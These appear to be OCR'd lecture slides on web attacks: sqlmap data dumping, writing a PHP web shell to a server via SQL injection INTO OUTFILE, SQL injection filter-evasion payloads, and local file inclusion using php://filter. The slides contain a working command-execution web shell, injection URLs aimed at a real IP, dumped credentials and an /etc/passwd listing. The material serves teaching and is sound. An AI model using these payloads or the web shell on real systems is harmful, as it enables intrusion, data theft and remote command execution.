
Exploitation with sqlmap

If sqlmap has identified the vulnerability the attacker could ask for specific data:

- --dbs: the databases in the db engine
- -D *selecteddb* --tables: the tables in the selected database
- -D *selecteddb* –T *selectedtable* --columns: the columns in the selected table of the selected database
- -D *selecteddb* –T *selectedtable* --dump: all data in the selected table of the selected database



```
[09:27:42] [INFO] fetching database names
[09:27:42] [INFO] fetching number of databases
[09:27:42] [WARNING] running in a single-thread
etrieval
[09:27:42] [INFO] retrieved: 10
[09:27:43] [INFO] retrieved: information_schema
[09:27:51] [INFO] retrieved: 911
[09:27:53] [INFO] retrieved: Flag
[09:27:55] [INFO] retrieved: Gathering
[09:27:59] [INFO] retrieved: Hello
[09:28:02] [INFO] retrieved: Pizza
[09:28:04] [INFO] retrieved: Teszt
[09:28:07] [INFO] retrieved: finse
[09:28:09] [INFO] retrieved: mysql
[09:28:12] [INFO] retrieved: phpmyadmin
```



```
Database: Teszt
Table: Tabla1
[4 entries]
+----+--------------------+--------------------+-------------+
| ID | Nev                | email              | Jelszo      |
+----+--------------------+--------------------+-------------+
| 0  | Adminisztr\xe1tor  | admin              | admin       |
| 1  | Huffn\xe1ger Pisti | huffnager@sehol.com | penzpenzpenz |
| 3  | Adminisztr\xe1tor  | admin              | admin       |
| 4  | M\xe9zga G\xe9za   | mezgag@mezga.hu    | kapcs_ford  |
+----+--------------------+--------------------+-------------+
```

Writing local files with sql injection

Instead of asking for boolean result the attacker can use the *select into outfile* syntax to write a local file to the server. Since this is a new query the attacker has to chain it to the vulnerable first query (union select of stacked query exploitation). This is only possible if the following conditions are fulfilled:

- Union select or stacked queries are enabled
- With union select the attacker has to know or guess the row number and the types of the chained query (see example)
- A writable folder is needed in the webroot that later is accessible by the attacker
- The attacker has to know or guess the webroot folder in the server computer

Example:


*http://193.225.218.118/sql3.php?**email=laszlo**' union select 'Imagine here's the attacking script' '0','0','0' into outfile '/var/www/temp/lennon.php*

Writing local files with sql injection

Exploitation demo…

- First, guess the webroot and the writable folder
- Guess the number of columns from the original query and guess also the types of the rows
- Test the union select if it is executed with different row numbers
- Upload a simple string
- Find an attacking script and upload it

```
<HTML><BODY>
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<?
if($_GET['cmd']) {
  system($_GET['cmd']);
  }
?>
</pre>
</BODY></HTML>
```



0 Adminisztrátor admin admin 3 Adminisztrátor admin admin


```
012569.php
0125692.php
0125693.php
0x00.php
42.php
42_1.php
42_3.php
42_4.php
42_5_list.php
```

Sql injection filter evasion techniques


- White Space *or 'a' = 'a'*
- Null Bytes *%00' UNION SELECT password FROM Users WHERE username='admin'--*
- SQL Comments *'/**/UNION/**/SELECT/**/password/**/FROM/**/Users/**/WHERE/**/name/**/LIKE/**/'admin'--*
- URL Encoding *%27%20UNION%20SELECT%20password%20FROM%20Users%20WHERE%20name%3D%27admin%27--*
- Character Encoding *' UNION SELECT password FROM Users WHERE name=char(114,111,111,116)--*
- String Concatenation *EXEC('SEL' + 'ECT 1')*
- Hex Encoding *Select user from users where name = unhex('726F6F74')*

Local File Inclusion

Local file inclusion (LFI) is a vulnerability when the attacker can include a local file of the webserver using the webpage. If the server side script uses an include file type of method and the input for the method is not validated then the attacker can provide a filename that points to a local file:




```
<?php
   if (isset( $_GET['COLOR'] ) ){
      include( $_GET['COLOR']);
   }
?>
```



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/b
news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534
messagebus:x:103:107::/var/run/dbus:/bin/false lightdm:x:104:108:Light Display Manager
daemon,,,:/home/usbmux:/bin/false kernoops:x:108:65534:Kernel Oops Tracking Daemon
hplip:x:112:7:HPLIP system user,,,:/var/run/hplip:/bin/false saned:x:113:123::/home/saned
ftp:x:117:65534::/srv/ftp:/bin/false hallgato:x:1001:1001::/home/hallgato:/bin/bash hallgat
```


Exploitation of the LFI vulnerability

A php script source cannot be obtained through a browser, because the script is executed on the server side. But using encoding and php://filter as input the server side scripts can be obtained too. Since Php 5.0.0 the *php://filter/convert.base64-encode/resource* function is enabled. It encodes the php file with base64 and the php script source reveals.



193.225.218.118/lfi.php?COLOR=php://filter/convert.base64-encode/resource=lfi.php

PD9waHAKICAgaWYgKGlzc2V0KCAkX0dFVFsnQ09MT1InXSApIC17CiAgICAgIGluY2x1ZGUoICRfR0VUWydDT0xPUiddKTsKICAgfQo/Pg==



Decode from Base64 format

Simply use the form below

PD9waHAKICAgaWYgKGlzc2V0KCAkX0dFVFsnQ09MT1InXSApIC17CiAgICAgIGluY2x1ZGUoICRfR0VUWydDT0xPUiddKTsKICAgfQo/Pg==

```
<?php
  if (isset( $_GET['COLOR'] ) ){
    include( $_GET['COLOR']);
  }
?>
```

End of lecture